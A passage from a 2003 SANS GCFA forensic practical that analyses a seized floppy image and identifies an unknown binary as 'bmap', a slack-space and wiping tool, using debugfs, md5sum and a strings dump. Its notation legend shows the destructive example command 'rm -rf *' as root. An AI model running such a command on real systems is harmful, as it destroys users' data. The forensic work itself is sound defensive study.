



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics  
at <http://www.giac.org/registration/gcfa>

**GCFA Practical**  
**(GIAC Certified Forensic Analyst)**  
**Sven Olensky**

**SANS Conference Portland, OR 2003**  
**Practical Version 1.4**

© SANS Institute 2003, Author retains full rights.

## Contents

<a href="#">Preface</a> .....	4
<a href="#">0. Introduction</a> .....	5
<a href="#">0.0. Legend</a> .....	5
<a href="#">1. Assignment 1 – Analyze an Unknown Binary</a> .....	6
<a href="#">1.1. General information</a> .....	7
<a href="#">1.2. Binary Details</a> .....	8
<a href="#">1.2.1. true name of the binary</a> .....	8
<a href="#">1.2.2. 'file' – type, etc</a> .....	9
<a href="#">1.2.3. determining MAC info</a> .....	9
<a href="#">1.2.4. File owner(s) – user and/or group</a> .....	9
<a href="#">1.2.5. File Size</a> .....	9
<a href="#">1.2.6. MD5 information</a> .....	10
<a href="#">1.2.7. Key words found that are associated with the program/file</a> .....	10
<a href="#">1.3. Program Description and Forensic Details</a> .....	17
<a href="#">1.3.1. Type of Program, What is it used for?</a> .....	17
<a href="#">1.3.2. Analysis</a> .....	18
<a href="#">1.4. Program Identification</a> .....	34
<a href="#">1.5. Legal Implications</a> .....	45
<a href="#">1.6. Interview Questions</a> .....	46
<a href="#">1.7. Case Information</a> .....	46
<a href="#">1.7.1. Looking for data in the floppy image slackspace</a> .....	46
<a href="#">1.7.2. Other items of interest that were found in the floppy image</a> .....	47
<a href="#">1.7.3. Pulling it all Together - What are we dealing with here?</a> .....	50
<a href="#">1.7.4. Advice for System Administrators</a> .....	51
<a href="#">1.8. Additional Information</a> .....	51
<a href="#">2. Assignment 2 Option 1 - Perform Forensic Analysis on a system</a> .....	52
<a href="#">2.1. Synopsis of Case Facts</a> .....	53
<a href="#">2.2. Describe the system(s) you will be analyzing</a> .....	54
<a href="#">2.2.1. Description</a> .....	54
<a href="#">2.2.2. Layout of the Network</a> .....	55
<a href="#">2.3. Hardware</a> .....	56
<a href="#">2.4. Image Media</a> .....	56
<a href="#">2.5. Media Analysis of System</a> .....	58
<a href="#">2.5.1. Describe the analysis system in detail</a> .....	59
<a href="#">2.5.2. Describe each tool used to examine the system and why that tool was used</a> .....	59
<a href="#">2.5.3. Mount the Image</a> .....	61
<a href="#">2.5.4. Examine file system for modification to operating system software or configuration</a> .....	61
<a href="#">2.5.4.1. search log files for indications of compromise</a> .....	61
<a href="#">2.5.4.2. check for extra or incorrect /etc/passwd entries</a> .....	67
<a href="#">2.5.4.3. search Internet history file and other history files</a> .....	68

2.5.4.4. <a href="#">System Registry or /etc examination</a> .....	69
2.5.4.5. <a href="#">search for directories beginning with "."</a> .....	71
2.5.4.6. <a href="#">search for regular files in /dev</a> .....	75
2.5.4.7. <a href="#">search for SUID/GUID files</a> .....	75
2.5.4.8. <a href="#">search for recently modified binaries / created files</a> .....	76
2.5.4.9. <a href="#">show start up files and processes</a> .....	76
2.5.5. <a href="#">Integrity Check</a> .....	77
2.6. <a href="#">Timeline Analysis</a> .....	78
2.6.1. <a href="#">Setting up Autopsy</a> .....	78
2.6.2. <a href="#">Timeline Creation</a> .....	78
2.6.3. <a href="#">Analyzing the Timeline</a> .....	80
2.6.3.1. <a href="#">The Compromise</a> .....	82
2.7. <a href="#">Recover Deleted Files</a> .....	91
2.7.1. <a href="#">List deleted inodes</a> .....	91
2.7.2. <a href="#">Recover deleted inodes and list results</a> .....	92
2.7.3. <a href="#">Analysing ASCII/text inodes</a> .....	95
2.7.4. <a href="#">Analysis of inodes containing binaries</a> .....	96
2.7.5. <a href="#">Recovering the gzipped data</a> .....	98
2.7.6. <a href="#">Recover 'dead' inodes</a> .....	100
2.8. <a href="#">String Search</a> .....	101
2.9. <a href="#">Conclusions</a> .....	104
3. <a href="#">Assignment 3 - Legal Issues of Incident Handling</a> .....	106
3.1. <a href="#">What laws have been broken?</a> .....	106
3.2. <a href="#">Consequences</a> .....	107
3.3. <a href="#">Admissibility of Evidence</a> .....	108
3.4. <a href="#">Child pornography</a> .....	108
3.5. <a href="#">Precedences</a> .....	110
4. <a href="#">References</a> .....	111
5. <a href="#">Appendix - Recovered inodes</a> .....	113
5.1.1.1. <a href="#">cprograms_inodes.txt</a> .....	113
5.1.1.2. <a href="#">data_inodes.txt</a> .....	124
5.1.1.3. <a href="#">ISO_inodes.txt</a> .....	124
5.1.1.4. <a href="#">m4_inodes.txt</a> .....	126
5.1.1.5. <a href="#">makecommands_inodes.txt</a> .....	126
5.1.1.6. <a href="#">perl_inodes.txt</a> .....	127
5.1.1.7. <a href="#">pureascii_inodes.txt</a> .....	129
5.1.1.8. <a href="#">scripts_inodes.txt</a> .....	134
6. <a href="#">Appendix – File List /etc/rc*</a> .....	135
7. <a href="#">Appendix – Startup Files /etc/rc*, /etc/rc.d/init.d/*</a> .....	138

## Preface

This is my submission to fulfill the requirements for the practical assignment part of the GCFA / Forensic Analyst.

Thanks to my wife Jamie and our kids (Neo and Kiki [DOGS]) for loving me like they do.

Sven Olensky  
September 2003

© SANS Institute 2003, Author retains full rights.

## 0. Introduction

This paper consists of 3 practical assignments and appendix sections.

### 0.0. Legend

- commands that are getting executed, comments and the output of these commands in the assignments are typed in Courier New
- '\$' in front of the command means user-level access, '#' means root-level access
- '/' means comment

#### Examples

```
$ ls -l
// list contents in long form, user-level access

# rm -rf *
// delete everything, starting in this directory, as root
```

© SANS Institute 2003, Author retains full rights.

# 1. Assignment 1 – Analyze an Unknown Binary

You have obtained an unknown program that was seized from a computer. You must analyze the program in order to determine the capabilities of the program, its purpose, and what it may have been used for on the computer. You must perform enough analysis to determine why the program is on the system.

You will be testing and analyzing code with an unknown purpose and capabilities. You should take all reasonable precautions on your test/analysis system(s) for dealing with unknown and potentially malicious code.

Your analysis must include the following information:

## **Binary Details (5 points):**

- Name of the program/file found on the system.
- File/MACTime information (last modified, last accessed, and last changed time).
- File owner(s) - (user and/or group).
- File size (in bytes).
- MD5 hash of the file (include screen shots of the hash value obtained).
- Key words found that are associated with the program/file.

## **Program Description (5 points):**

What type of program is it? What is it used for? When was the last time it was used? Include a complete description of how you came to your conclusions, using the forensic analysis methods that were discussed in class. You should also include a step-by-step analysis of the actions the program takes in this section.

## **Forensic Details (5 points):**

The program in question will leave forensic footprints when installed. What are these footprints? What other files are used when the program is executed or implemented? How is the filesystem affected by the execution of the program? Does the program use, manipulate, or reference any other system files? Are there any "leads" that could be pulled out of the file for further investigation (e.g. IP address, user information, etc.)?

## **Program Identification (3 points):**

Locate the program's source code on the Internet. Compile and examine the program and compare the results to demonstrate that the program is identical to the sample program you have been provided. Your comparison should include a comparison of MD5 hashes. Include a full description of your research process and the methods used to come to your conclusions.

## **Legal Implications (5 points):**

If you are able to prove that this program was executed on the system, include brief discussion of what laws (for your specific country or region) may have been violated, as well as the penalties that could be levied against the subject if he or she were convicted in court. If you are unable to prove that this program was executed, discuss why proof is not possible. If no laws were broken, then explain how the program's use may violate your organization's internal policies (for example, an acceptable use policy).

## **Interview Questions (5 points):**

Assume that you have the opportunity to interview the person who installed and executed the program. List the questions that you could use to prove that the subject was in fact the one who installed it and executed it on the victim system (Please include a minimum of five questions).

## **Additional Information (2 points):**

Include links to at least **three** outside sources that you used in your research (**not** including the course material) where a reader could find additional information.

## 1.1. General information

- the analysis system (the system the floppy image is getting examined on) is a Linux guest system within a VMWARE WORKSTATION 4.0.2 Windows 2000-based host system
- the timezone of this system is EDT, Eastern Standard Daylight Time.

Guest system specs:

- Redhat 8.0 installation with latest updates.

```
[root@localhost floppy]# uname -a
Linux localhost.localdomain 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i686 i686 i386 GNU/Linux
```

- the floppy image resides in /sans/
- the mounted image resides in /mnt/floppy/

The floppy image was mounted (after it was unzipped) with the command

```
# mount -ro,loop,noatime /sans/fl-160703-jp1.dd /mnt/floppy
// -ro = readonly, loop = loop device, noatime = do not update inode access times
```

© SANS Institute 2003, Author retains full rights.

## 1.2. Binary Details

- Name of the program/file found on the system.
- File/MACTime information (last modified, last accessed, and last changed time).
- File owner(s) - (user and/or group).
- File size (in bytes).
- MD5 hash of the file (include screen shots of the hash value obtained).
- Key words found that are associated with the program/file.

Screenshot of 'ls -lai \*' on the floppy contents to list the contents, owner/group-ID's, sub directories, their contents and inode numbers:

```

linux
root@localhost:/mnt/floppy
File Edit View Terminal Go Help
[root@localhost floppy]# pwd
/mnt/floppy
[root@localhost floppy]# ls -lai *
  22 -rwxr-xr-x   1 502   502      56950 Jul 14 10:12 nc-1.10-16.i386.rpm..rpm
  18 -rwxr-xr-x   1 502   502     487476 Jul 14 10:24 prog

Docs:
total 171
  15 drwxr-xr-x   2 502   502      1024 Jul 14 10:22 .
   2 drwxr-xr-x   6 root   root      1024 Jul 16 02:03 ..
  13 -rwxr-xr-x   1 502   502     29184 May 21 06:09 DVD-Playing-HOWTO-html.tar
  19 -rwxr-xr-x   1 502   502     27430 May 21 06:09 Kernel-HOWTO-html.tar.gz
  16 -rw-----   1 502   502     29696 Jun 11 09:09 Letter.doc
  17 -rw-----   1 502   502     19456 Jul 14 10:48 Mikemsg.doc
  20 -rwxr-xr-x   1 502   502     32661 May 21 06:12 MP3-HOWTO-html.tar.gz
  21 -rwxr-xr-x   1 502   502     26843 Jul 14 10:11 Sound-HOWTO-html.tar.gz

John:
total 44
  12 drwxr-xr-x   2 502   502      1024 Feb  3 2003 .
   2 drwxr-xr-x   6 root   root      1024 Jul 16 02:03 ..
  24 -rwxr-xr-x   1 502   502     19088 Jan 28 2003 sect-num.gif
  25 -rwxr-xr-x   1 502   502     20680 Jan 28 2003 sectors.gif

lost+found:
total 13
  11 drwx-----   2 root   root      12288 Jul 14 10:08 .
   2 drwxr-xr-x   6 root   root      1024 Jul 16 02:03 ..

May03:
total 17
  14 drwxr-xr-x   2 502   502      1024 May  3 06:10 .
   2 drwxr-xr-x   6 root   root      1024 Jul 16 02:03 ..
  26 -rwxr-xr-x   1 502   502     13487 Jul 14 10:12 ebay300.jpg
[root@localhost floppy]#

```

The file we are looking at in this section is the binary 'prog'.

### 1.2.1. true name of the binary

The true name is 'bmap', as we will prove in the next section.

### 1.2.2. 'file' – type, etc

Running `'file'` returns the following:

```
[root@localhost floppy]# file ./prog
./prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

The fact that it is statically linked and stripped of symbols indicates some proficiency of the person who compiled the program and may make the forensic work harder, as fewer evidence in the binary might be found.

### 1.2.3. determining MAC info

As determined by running `ls -ali` on the 'prog' binary, the inode of the binary is 18, so the 'debugfs' command be run like this:

```
# debugfs -R "stat <18>" /sans/fl-160703-jp1.dd
```

screenshot:

```
[root@localhost floppy]# debugfs -R "stat <18>" /sans/fl-160703-jp1.dd
debugfs 1.27 (8-Mar-2002)
Inode: 18   Type: regular   Mode:  0755   Flags: 0x0   Generation: 414131
User:    502   Group:    502   Size: 487476
File ACL: 0   Directory ACL: 0
Links: 1   Blockcount: 960
Fragment:  Address: 0   Number: 0   Size: 0
ctime: 0x3f14eb2d -- Wed Jul 16 02:05:33 2003
atime: 0x3f14ecd9 -- Wed Jul 16 02:12:45 2003
mtime: 0x3f12bd00 -- Mon Jul 14 10:24:00 2003
BLOCKS:
{0-11}:278-289, {IND}:290, {12-68}:291-347, {69-267}:405-603, {DIND}:604, {IND}:605, {268-476}:606-814
TOTAL: 480

[root@localhost floppy]#
```

Results:

- mtime (last time the file was written) is Jul 14, 2003 at 10:24:00 EDT
- atime (last time the file was accessed) is Jul 16, 2003 at 02:12:45 EDT
- ctime (last time the file was changed) is Jul 16, 2003 at 02:05:33 EDT

### 1.2.4. File owner(s) – user and/or group

Both user and group show up as '502' since the passwd and group files of the original system are not available. No telling at this point to whom those ID's are mapped to.

### 1.2.5. File Size

'debugfs' returned 487476 bytes in the last section. That is the filesize for 'prog'.

### 1.2.6. MD5 information

First, the contents of the included .MD5 files will get listed, then the md5 hashes of the respective files will be calculated:

```
[root@localhost sans]# cat fl-160703-jpl.dd.gz.md5
4b680767a2aed974cec5fbcbf84cc97a fl-160703-jpl.dd.gz
[root@localhost sans]# md5sum fl-160703-jpl.dd.gz
4b680767a2aed974cec5fbcbf84cc97a fl-160703-jpl.dd.gz
[root@localhost sans]#
[root@localhost sans]# cat prog.md5
7b80d9aff486c6aa6aa3efa63cc56880 prog
[root@localhost sans]# md5sum /mnt/floppy/prog
7b80d9aff486c6aa6aa3efa63cc56880 /mnt/floppy/prog
[root@localhost sans]#
```

Results: the MD5 hashes match, the binary and the floppy image was not modified since the image was created and compressed with 'gzip'.

### 1.2.7. Key words found that are associated with the program/file

The command 'strings' was run against the 'prog' binary to display character strings equal to or longer than 4 bytes contained in the binary.

```
# strings /mnt/floppy/prog >/sans/strings.raw.out.txt
// display character strings within 'prog' and redirect output to file
```

What constitutes an interesting string in this binary?

A legible sequence of characters that indicate

- the source of the binary, information about its author etc
- libraries, includes etc that are used by the binary
- other files, directories involved/mentioned

Considering these requirements, the following is the cleaned up output from the strings command. Keywords believed to be directly associated with the program are in ***bold-italic***, keywords believed to be associated with libraries, compilers etc are in **bold**. Findings that will be used for the conclusion are ***underlined-bold-italic***.

mft_getopt	matched against an venum val
no index	arg matches against %s
invalid index %d	process_match
argv[%d] is NULL	true
argv[%d] (%s) is not an option	matches against %s
examining a filename or url!	invalid value for enum
%s is a well-formed argument	mft_log_init
checking against %s	nbd-server
flag-	MFT_LOG_THRESH
flagized option invokation	none
examining an enum!	fatal
matched against an enum val	error
examining a venum!	info

branch  
progress  
entryexit  
mft\_log\_shutdown  
unspecified  
enter  
exit  
%s: %s  
violet  
blue  
green  
yellow  
orange  
white  
%s: %s

<tag>%s</tag> %s  
</descrip>  
<tag>--%s</tag> %s  
%*s*:%*s* %*s*  
operate on ...  
target  
entryexit  
progress  
branch  
info  
error  
fatal  
none  
logging threshold ...  
log-thresh  
be verbose  
verbose  
name  
useless bogus option  
label  
write output to ...  
outfile  
test for fragmentation (returns 0 if file is  
fragmented)  
checkfrag  
display fragmentation information for the file  
frag  
wipe the file from the raw device  
print number of bytes available  
test (returns 0 if exist)  
wipe  
place data  
display data  
extract a copy from the raw device  
list sector numbers  
operation to perform on files  
mode  
generate SGML invocation info  
sgml  
generate man page and exit  
display options and exit  
help  
display version and exit  
version  
autogenerate document ...  
1.0.20 (07/15/03)  
newt  
use block-list knowledge to perform special  
operations on files  
prog  
main  
off\_t too small!  
07/15/03  
invalid option: %s  
try '--help' for help.  
how did we get here?  
no filename. try '--help' for help.  
target filename: %s  
Unable to stat file: %s  
%*s* is not a regular file.  
%*s* has multiple links.  
Unable to open file: %s  
Unable to determine blocksize  
target file block size: %d  
unable to raw open %s  
Unable to determine count  
Unable to allocate buffer  
%*s* has holes in excess of %d bytes...  
error mapping block %d (%s)  
nul block while mapping block %d.

*seek failure*  
*read error*  
*write error*  
*%s fragmented between %d and %d*  
*%d %s*  
*getting from block %d*  
*file size was: %ld*  
*slack size: %d*  
*block size: %d*  
*seek error*  
*# File: %s Location: %Ld size: %d*  
*stuffing block %d*  
*%s has slack*  
*%s does not have slack*  
*%s has fragmentation*  
*%s does not have fragmentation*  
*bmap\_get\_slack\_block*  
*NULL value for slack\_block*  
*Unable to stat fd*  
*Unable to determine blocksize*  
*error getting block count*  
*fd has no blocks*  
*mapping block %lu*  
*error mapping block %d. ioctl failed with %s*  
*error mapping block %d. block returned 0*  
*bmap\_get\_block\_count*  
*unable to stat fd*  
*unable to determine filesystem blocksize*  
*filesystem reports 0 blocksize*  
*computed block count: %d*  
*stat reports %d blocks: %d*  
*bmap\_get\_block\_size*  
*bmap\_map\_block*  
*nul block while mapping block %d.*  
*bmap\_raw\_open*  
*NULL filename supplied*  
*Unable to stat file: %s*  
*%s is not a regular file.*  
*unable to determine raw device of %s*  
*unable to stat raw device %s*  
*device mismatch 0x%x != 0x%x*  
*unable to open raw device %s*  
*raw fd is %d*  
*bmap\_raw\_close*  
*../image*  
*bogowipe*  
*write error*  
*/dev/xbd8*  
*/dev/xbd7*  
*/dev/xbd63*  
*[..other devices taken out for space reasons..]*  
*/dev/md4*  
*/dev/md3*  
*/dev/md2*  
*/dev/md1*  
*/dev/md0*  
*/dev/md10*  
*/dev/null*  
*Wrong medium type*  
*No medium found*  
*Disk quota exceeded*  
*Remote I/O error*  
*Is a named type file*  
*No XENIX semaphores available*  
*Not a XENIX named type file*  
*Structure needs cleaning*  
*Stale NFS file handle*  
*Operation now in progress*  
*Operation already in progress*  
*No route to host*

*Host is down*  
*Connection refused*  
*Connection timed out*  
*No buffer space available*  
*Connection reset by peer*  
*Network is unreachable*  
*Network is down*  
*Address already in use*  
*Protocol family not supported*  
*Operation not supported*  
*Socket type not supported*  
*Protocol not supported*  
*Protocol not available*  
*Message too long*  
*Destination address required*  
*Too many users*  
*Streams pipe error*  
*Remote address changed*  
*File descriptor in bad state*  
*Name not unique on network*  
*Bad message*  
*RFS specific error*  
*Multihop attempted*  
*Protocol error*  
*Communication error on send*  
*Srmount error*  
*Advertise error*  
*Link has been severed*  
*Object is remote*  
*Package not installed*  
*Machine is not on the network*  
*Out of streams resources*  
*Timer expired*  
*No data available*  
*Device not a stream*  
*Bad font file format*  
*Invalid slot*  
*Invalid request code*  
*No anode*  
*Exchange full*  
*Invalid request descriptor*  
*Invalid exchange*  
*Level 2 halted*  
*No CSI structure available*  
*Protocol driver not attached*  
*Link number out of range*  
*Level 3 reset*  
*Level 3 halted*  
*Level 2 not synchronized*  
*Channel number out of range*  
*Identifier removed*  
*No message of desired type*  
*Directory not empty*  
*Function not implemented*  
*No locks available*  
*File name too long*  
*Resource deadlock avoided*  
*Numerical result out of range*  
*Broken pipe*  
*Too many links*  
*Read-only file system*  
*Illegal seek*  
*No space left on device*  
*File too large*  
*Text file busy*  
*Too many open files*  
*Too many open files in system*  
*Invalid argument*  
*Is a directory*  
*Not a directory*

No such device	acpi
Invalid cross-device link	fxsr
File exists	sse2
Device or resource busy	ia64
Block device required	amd3d
Bad address	i386
Permission denied	i486
Cannot allocate memory	i586
No child processes	i686
Bad file descriptor	LD_AOUT_LIBRARY_PATH
Exec format error	LD_AOUT_PRELOAD
Argument list too long	LD_PRELOAD
No such device or address	LD_LIBRARY_PATH
Input/output error	LD_ORIGIN_PATH
Interrupted system call	LD_DEBUG_OUTPUT
No such process	LD_PROFILE
No such file or directory	GCONV_PATH
Operation not permitted	HOSTALIASES
Success	LOCALDOMAIN
Too many references: cannot splice	LOCPATH
Cannot send after transport endpoint shutdown	MALLOC_TRACE
Transport endpoint is not connected	NLSPATH
Transport endpoint is already connected	RESOLV_HOST_CONF
Software caused connection abort	RES_OPTIONS
Network dropped connection on reset	TMPDIR
Cannot assign requested address	TZDIR
Address family not supported by protocol	LD_WARN
Protocol wrong type for socket	LD_LIBRARY_PATH
Socket operation on non-socket	LD_BIND_NOW
Interrupted system call should be restarted	LD_BIND_NOT
Invalid or incomplete multibyte or wide character	LD_DYNAMIC_WEAK
Cannot exec a shared library directly	<u>/etc/suid-debug</u>
Attempting to link in too many shared libraries	MALLOC_CHECK_
.lib section in a.out corrupted	<u>/proc/sys/kernel/osrelease</u>
Accessing a corrupted shared library	FATAL: kernel too old
Can not access a needed shared library	FATAL: cannot determine library version
Value too large for defined data type	<u>/usr/lib/gconv</u>
Too many levels of symbolic links	<u>gconv-modules</u>
Numerical argument out of domain	=INTERNAL->ucs2reverse
Inappropriate ioctl for device	=ucs2reverse->INTERNAL
Resource temporarily unavailable	=INTERNAL->ascii
.ccs=	=ascii->INTERNAL
TOP_PAD_	=INTERNAL->ucs2
MMAP_MAX_	=ucs2->INTERNAL
TRIM_THRESHOLD_	=utf8->INTERNAL
MMAP_THRESHOLD_	=INTERNAL->utf8
Arena %d:	=ucs4le->INTERNAL
system bytes = %10u	=INTERNAL->ucs4le
in use bytes = %10u	UCS-4LE//
Total (incl. mmap):	=ucs4->INTERNAL
max mmap regions = %10u	=INTERNAL->ucs4
max mmap bytes = %10u	UCS-2BE// UNICODEBIG//
malloc: top chunk is corrupt	UCS-2LE// ISO-10646/UCS2/
free(): invalid pointer %p!	CSASCII// ANSI_X3.4-1968//
malloc: using debugging hooks	CP367// ANSI_X3.4-1968//
realloc(): invalid pointer %p!	IBM367// ANSI_X3.4-1968//
Unknown error	US-ASCII// ANSI_X3.4-1968//
ANSI_X3.4-1968//TRANSLIT	ISO646-US// ANSI_X3.4-1968//
syslog: unknown facility/priority: %x	ISO-IR-6// ANSI_X3.4-1968//
out of memory [	ANSI_X3.4// ANSI_X3.4-1968//
<%d>	OSF00010102// ISO-10646/UCS2/
%h %e %T	OSF00010101// ISO-10646/UCS2/
[%d]	OSF00010100// ISO-10646/UCS2/
<u>/dev/console</u>	UCS-2// ISO-10646/UCS2/
<u>/dev/log</u>	UCS2// ISO-10646/UCS2/
apic	OSF05010001// ISO-10646/UTF8/
mtrr	ISO-IR-193// ISO-10646/UTF8/
cmov	UTF-8// ISO-10646/UTF8/
pse36	UTF8// ISO-10646/UTF8/
clflush	WCHAR_T// INTERNAL

```

OSF00010106// ISO-10646/UCS4/
OSF00010105// ISO-10646/UCS4/
OSF00010104// ISO-10646/UCS4/
ISO-10646// ISO-10646/UCS4/
CSUCS4// ISO-10646/UCS4/
UCS-4BE// ISO-10646/UCS4/
UCS-4// ISO-10646/UCS4/
alias
module
UNICODELITTLE// ISO-10646/UCS2/
OSF00010020// ANSI_X3.4-1968//
ISO_646.IRV:1991// ANSI_X3.4-1968//
ANSI_X3.4-1986// ANSI_X3.4-1968//
ISO-10646/UTF-8/ ISO-10646/UTF8/
10646-1:1993/UCS4/ ISO-10646/UCS4/
10646-1:1993// ISO-10646/UCS4/
GCONV_PATH
/usr/lib/gconv/gconv-modules.cache
gconv
gconv_init
gconv_end
toupper
tolower
upper
lower
alpha
digit
xdigit
space
print
graph
blank
cntrl
punct
alnum
libc
POSIX
ANSI_X3.4-1968
messages
/usr/share/locale
POSIX
LC_COLLATE
LC_CTYPE
LC_MONETARY
LC_NUMERIC
LC_TIME
LC_MESSAGES
LC_ALL
LC_XXX
LANGUAGE
charset=
OUTPUT_CHARSET
/usr/share/locale
/locale.alias
parse error
parser stack overflow
plural=
nplurals=
0123456789abcdefghijklmnopqrstuvwxyz
(null)
(nil)
000000000000000000
%m/%d/%y
%Y-%m-%d
%H:%M
%l:%M:%S %p
%H:%M:%S
/etc/localtime
Universal
%[^\0-9,+,-]

%hu:%hu:%hu
M%hu.%hu.%hu%n
/usr/share/zoneinfo
TZDIR
posixrules
/proc/self/cwd
/proc
/etc/mtab
/etc/fstab
proc
/cpuinfo
processor
/meminfo
MemTotal: %ld kB
MemFree: %ld kB
/lib/
/usr/lib/
ORIGIN
PLATFORM
cannot allocate name record
system search path
cannot stat shared object
cannot read file data
cannot map zero-fill pages
cannot create searchlist
search path=
(%s from file %s)
(%s)
file too short
invalid ELF header
ELF file OS ABI invalid
ELF file ABI version invalid
internal error
trying file=%s
file=%s; needed by %s
find library=%s; searching
RPATH
RUNPATH
cannot create cache for search path
cannot create RUNPATH/RPATH copy
cannot create search path array
file=%s; generating link map
cannot create shared object descriptor
ELF load command alignment not page-aligned
ELF load command address/offset not properly aligned
failed to map segment from shared object
cannot dynamically load executable
cannot change memory protections
cannot allocate memory for program header
object file has no dynamic section
dynamic: 0x%0*lx base: 0x%0*lx size: 0x%0*Zx
entry: 0x%0*lx phdr: 0x%0*lx phnum: %*u
shared object cannot be dlopen()ed
ELF file data encoding not big-endian
ELF file data encoding not little-endian
ELF file version ident does not match current one
ELF file version does not match current one
ELF file's phentsize not the expected size
only ET_DYN and ET_EXEC can be loaded
cannot open shared object file
AT_HWCAP:
/etc/ld.so.cache
search cache=%s
ld.so-1.7.0
glibc-ld.so.cache.1
undefined symbol:
symbol=%s; lookup in file=%s
file=%s; needed by %s (relocation dependency)
binding file %s to %s: %s symbol `%'
relocation error

```

```

<main program>
symbol
, version
not defined in file
with link time reference
(no version symbols)
protected
normal
[%s]
out of memory
DYNAMIC LINKER BUG!!!
<program name unknown>
%s: %s: %s%s%s%s%s
error while loading shared libraries
/proc/self/exe
IGNORE
gconv_trans_context
gconv_trans
gconv_trans_init
gconv_trans_end
LC_IDENTIFICATION
LC_MEASUREMENT
LC_TELEPHONE
LC_ADDRESS
LC_NAME
LC_PAPER
LOCPATH
/usr/lib/locale
LANG
/SYS_
December
November
October
September
August
July
June
April
March
February
January
Saturday
Friday
Thursday
Wednesday
Tuesday
Monday
Sunday
+%c %a %l
1997-12-20
+45 3325-6543
+45 3122-6543
keld@dkuug.dk

```

```

Keld Simonsen
ISO/IEC 14652 i18n FDCC-set
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615
Kobenhavn V
ISO/IEC JTC1/SC22/WG20 - internationalization
gmon
seconds
.profile
%s: cannot open file: %s
%s: cannot stat file: %s
%s: cannot create file: %s
%s: cannot map file: %s
%s: file is no correct profile data file for `%'
Out of memory while initializing profiler
cannot extend global scope
dlopen
cannot create scope list
invalid mode for dlopen()
DST not allowed in SUID/SGID programs
empty dynamic string token substitution
opening file=%s; opencount == %u
shared object not open
calling fini: %s
closing file=%s; opencount == %u
(lazy)
relocation processing: %s%s
cannot make segment writable for relocation
%s: Symbol `%' has different size in shared object,
consider re-linking
%s: profiler found no PLTREL in object %s
%s: profiler out of memory shadowing PLTREL of %s
cannot restore segment prot after reloc
unexpected reloc type 0x
unexpected PLT reloc type 0x
empty dynamics string token substitution
cannot load auxiliary `%' because of empty dynamic
string token substitution
load auxiliary object=%s requested by file=%s
load filtered object=%s requested by file=%s
cannot allocate dependency list
cannot allocate symbol search list
Filters not supported with LD_TRACE_PRELINKING
calling init: %s
calling preinit: %s
checking for version `%' in file %s required by file %s
no version information available (required by
cannot allocate version reference table
unsupported version
of Verdef record
weak version `
' not found (required by
of Verneed record
inity

```

To summarize my findings on the keyword search (findings are underlined in the list above):

- the binary seems to deal with block devices and raw disk access. Keywords that indicate this :
  - *wipe the file from the raw device*
  - *print number of bytes available*
  - *extract a copy from the raw device*
  - *list sector numbers*
  - *use block-list knowledge to perform special operations on files*

- *Unable to stat fd*
  - *Unable to determine blocksize*
  - *error getting block count*
  - *fd has no blocks*
  - *mapping block %lu*
  - *error mapping block %d. ioctl failed with %s*
  - *error mapping block %d. block returned 0*
- there is a timestamp in the file: 07/15/03
- author name and origin?
- *newt*
  - *Brazil*
- true name of the file **BMAP**? keywords – may function names - :
- *bmap\_get\_slack\_block*
  - *bmap\_get\_block\_count*
  - *bmap\_get\_block\_size*
  - *bmap\_map\_block*
  - *bmap\_raw\_open*
  - *bmap\_raw\_close*
- HTML code found:
- `<table bgcolor=%s><tr><td>%s: %s</td></tr></table><br>`
  - `<table bgcolor=%s><tr><td>%s</td></tr></table><br>`
  - `<table bgcolor=%s><tr><td></td></tr></table><br>`
- SGML code found:
- *generate SGML invocation info*
  - *sgml*
  - `<tag>--%s</tag> %s`
  - `<tag>--%s &lt;arg&gt;</tag> %s`
  - `<tag>--%s &lt;int&gt;</tag> %s`
  - `<tag>--%s &lt;filename&gt;</tag> %s`
  - `<tag>--%s &lt;`
  - `&gt;</tag> %s`
- other applications used:
- *profiler*
    - *%s: profiler found no PLTREL in object %s*
    - *Out of memory while initializing profiler*
    - *gmon*
- libraries used:
- *ld.so-1.7.0*
  - *glibc-ld.so.cache1.1*
  - *network library*
    - *No route to host*
    - *Host is down*
    - *Connection refused*
    - *Connection timed out*
    - *No buffer space available*
    - *Connection reset by peer*
    - *Network is unreachable*

- Network is down
- Address already in use
  
- files/directories used:
  - *./.../image*
  - *devices in /dev/*
  - */dev/console*
  - */dev/log*
  - */etc/suid-debug*
  - */proc/sys/kernel/osrelease*
  - */usr/lib/gconv*
  - */usr/lib/gconv/gconv-modules.cache*
  - */usr/share/locale*
  - */locale.alias*
  - */etc/localtime (saw 'Universal')*
  - */usr/share/zoneinfo*
  - */proc/self/cwd*
  - */proc*
  - */etc/mtab*
  - */etc/fstab*
  - */cpuinfo*
  - */lib/*
  - */usr/lib/*
  - */etc/ld.so.cache*
  - */proc/self/exe*
  - */usr/lib/locale*
  - *.profile*

Most of these files and directories are used by the libraries that are statically linked into the binary. */etc/mtab* and */etc/fstab* may indicate that there are operations happening that involve accessing partitions / drives.

### 1.3. Program Description and Forensic Details

What type of program is it? What is it used for? When was the last time it was used? Include a complete description of how you came to your conclusions, using the forensic analysis methods that were discussed in class. You should also include a step-by-step analysis of the actions the program takes in this section.

The program in question will leave forensic footprints when installed. What are these footprints? What other files are used when the program is executed or implemented? How is the filesystem affected by the execution of the program? Does the program use, manipulate, or reference any other system files? Are there any "leads" that could be pulled out of the file for further investigation (e.g. IP address, user information, etc.)?

#### 1.3.1. Type of Program, What is it used for?

As mentioned in the last section, it seems to be a program that can be used to 'use block-list knowledge to perform special operations on files', according to the keywords in the binary.

To find out what the program actually does and how it works, we will have to actually execute it in a safe environment to avoid danger/harmful consequences like compromise to other machines.

We want to monitor the behaviour of the prog binary. In order to achieve that, we will use the tool `appttrace` [APPTRACE] to monitor the program while it is being executed.

The setup: vmware guest operating system, Linux 2.4.18 kernel, Redhat 8.0 installation with latest updates

### 1.3.2. Analysis

